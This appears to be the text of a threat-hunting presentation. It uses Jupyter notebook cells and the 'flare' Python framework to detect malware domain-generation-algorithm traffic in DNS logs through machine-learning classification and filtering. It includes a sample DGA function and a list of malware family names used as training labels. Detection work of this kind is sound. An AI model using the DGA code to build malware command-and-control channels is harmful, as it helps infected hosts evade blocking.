
DGA Example

```
In [18]: 1 def generate_domain(year, month, day):
2         """Generates a domain name for the given date."""
3         domain = ""
4
5         for i in range(16):
6             year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFFF0) << 17)
7             month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFFF8)
8             day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFF0) << 12)
9             domain += chr(((year ^ month ^ day) % 25) + 97)
10
11         return domain + '.com'
```


```
In [19]: 1 generate_domain(2017, 6, 23)
```

```
Out[19]: 'vtlfccmfxlkgifuf.com'
```





Source: Aditya K. Sood, Sherali Zeadally, "A Survey of Domain-Generation Algorithms", IEEE Security & Privacy, vol. 14, no. , pp. 46-53, July-Aug. 2016, doi:10.1109/MSP.2016.76



We want to detect this

I'M GONNA HAVE TO DATA

SCIENCE THE SH*T OUT OF THIS



Scenario 2

- A piece of malware has infected a computer on your network and is making request to domains using DGA in an attempt to communicate to a Command and Control Server



HUNT!

Network Analytic Framework

- Designed for data scientists, security researchers
- Written in Python
- Used for rapid prototyping and development of behavioral analytics
- Intended to help identify anomalous behavior
- Built-in machine learning



Import Flare Tools

```
In [64]: 1 from flare.data_science.features import dga_classifier
```

```
In [66]: 1 from flare.tools.alexas import Alexa  
2 from flare.data_science.features import domain_tld_extract
```

```
In [65]: 1 dga_c = dga_classifier()  
  
[*] Initializing... training classifier - Please wait.  
[+] Classifier Ready
```

- **DGA Classifier**
 - Random Forest (Supervised Machine Learning)
 - N-Grams
 - Uses labeled data
- **Alexa - Top 1M most popular visited websites**
 - Must pay for service now
 - Umbrella/Majestic are free alternatives
- **Domain TLD Extract - Extracts the Top Level Domain to be checked against Alexa**
 - Also calculate degree from here

N-Grams

- Applied to words or characters
- Used for storing the probabilities of transitioning to a next state

This is an example of how ngrams are generated with an order of 2

order: 2  [show me ngrams](#)

This is
is an
an example
example of
of how
how ngrams
ngrams are
are generated
generated with
with an
an order
order of
of 2

This is an example of how ngrams are generated with an order of 3

order: 3  [show me ngrams](#)

This is an
is an example
an example of
example of how
of how ngrams
how ngrams are
ngrams are generated
are generated with
generated with an
with an order
an order of
order of 3

DGA Labeled Data Sources

Malicious

banjori	murofet	qadars
chinad	necurs	qakbot
corebot	newgoz	ramdo
dircrypt	nymaim	ramnit
dnschanger	nymaim2	ranbyus
fobber	padcrypt	shiotob
gozi	pizd	simda
kraken	proslkefan	sisron
locky	pykspa	suppobox

https://github.com/baderj/domain_generation_algorithms

Benign

- English Dictionary
- Alexa Top 1M
- Cisco Umbrella
- Majestic Million

DNS Records

Record Count: 15408

```
In [62]: 1 dns_records = pd.read_csv('/Users/huntoperator/Downloads/exported_dns_n
```

```
In [63]: 1 dns_records|
```

Out[63]:

	dns_rrname	count
0	daisy.ubuntu.com	300,129
1	srv.myskybell.com	55,053
2	googleapis.l.google.com	37,005
3	ubuntu.com	30,549
4	www.google.com	28,780
5	www.example.org	26,367
6	www.example.com	26,354
7	www.example.net	26,298
8	myskybell.com	18,296

Filter Results

```
In [73]: 1 dns_records['domain_tld'] = dns_records.dns_rrname.apply(lambda x: domain_tld_extract(str(x)))
```

```
In [78]: 1 dns_records['dga_predict'] = dns_records.domain_tld.apply(lambda x: dga_c.predict(x))
```

```
In [129]: 1 dns_records.head()
```


```
Out[129]:
```

	dns_rrname	count	domain_tld	dga_predict
0	daisy.ubuntu.com	300,129	ubuntu.com	legit
1	srv.myskybell.com	55,053	myskybell.com	legit
2	googleapis.l.google.com	37,005	google.com	legit
3	ubuntu.com	30,549	ubuntu.com	legit
4	www.google.com	28,780	google.com	legit

```
In [84]: 1 dns_filter = dns_records[dns_records.dga_predict=='dga']
```

```
In [131]: 1 dns_filter.shape
```

```
Out[131]: (240, 4)
```




Still too many results...

Filter Results

```
In [117]: 1 alexa = Alexa()
```

```
In [123]: 1 dns_filter2 = dns_filter1[dns_filter1['domain_degree'] < 2]
```

```
In [119]: 1 dns_filter2.shape
```

Out[119]: (78, 5)  **Down to 78**

```
In [125]: 1 dns_filter2['in_alexa'] = dns_filter2.domain_tld.apply(lambda x: alexa.domain_in_alexa(x))
```

And finally...

Filter Results

Apply Alexa Check...

```
In [127]: 1 dns_filter2[dns_filter2['in_alex'] == False]
```

Out[127]:

	dns_rrname	count	domain_tld	dga_predict	domain_degree	in_alex
5421	version.mos.svc.ovl.as1248.net	9	as1248.net	dga	1	False
5765	ebdr3.com	8	ebdr3.com	dga	1	False
5847	i.s-jcrew.com	8	s-jcrew.com	dga	1	False
5885	in-m1214.com	8	m1214.com	dga	1	False
6382	vtlfccmfxlkgifuf.com	8	vtlfccmfxlkgifuf.com	dga	1	False
7510	tags.wdsvc.net	6	wdsvc.net	dga	1	False
7766	get35.com	5	get35.com	dga	1	False
7920	x64dbg.com	5	x64dbg.com	dga	1	False

False Positives

and...

```
In [135]: 1 dns_filter2[dns_filter2['in_alex'] == False].shape
```

Out[135]: (57, 6)

57 Results!

Pass to Analyst


- Identify Process Generating Traffic
- Isolate infected host
- Begin endpoint investigation...

Back

DNS: ANSWER: NXDOMAIN for vtlfccmfxlkgifuf.com

Timestamp 2017-06-23T09:24:33.531143-0400
Protocol UDP
Source 2001:558:feed::1 :53 ▾
Destination 2601:154:c300:47a0:2173:e85a:fdd6:c224 :62530 ▾
In Interface eth0
Flow ID [1806004061843760](#)

Type answer
ID 51938
RCode NXDOMAIN
RRName vtlfccmfxlkgifuf.com
RRType
RData



@HuntOperator

**YEAH... IF YOU COULD EXPLAIN
YOUR MACHINE LEARNING MODEL**

THAT WOULD BE GREAT...

imgflip.com



@HuntOperator

Decision Trees


Decision trees are a type of model used for both classification and regression.

Pros

- Easy to interpret
- Straightforward visualizations


Caution

- Become difficult to read as more features are added



<http://blog.citizennet.com/blog/2012/11/10/random-forests-ensembles-and-performance-metrics>

Input




Output



@HuntOperator


Results from DGA Prediction



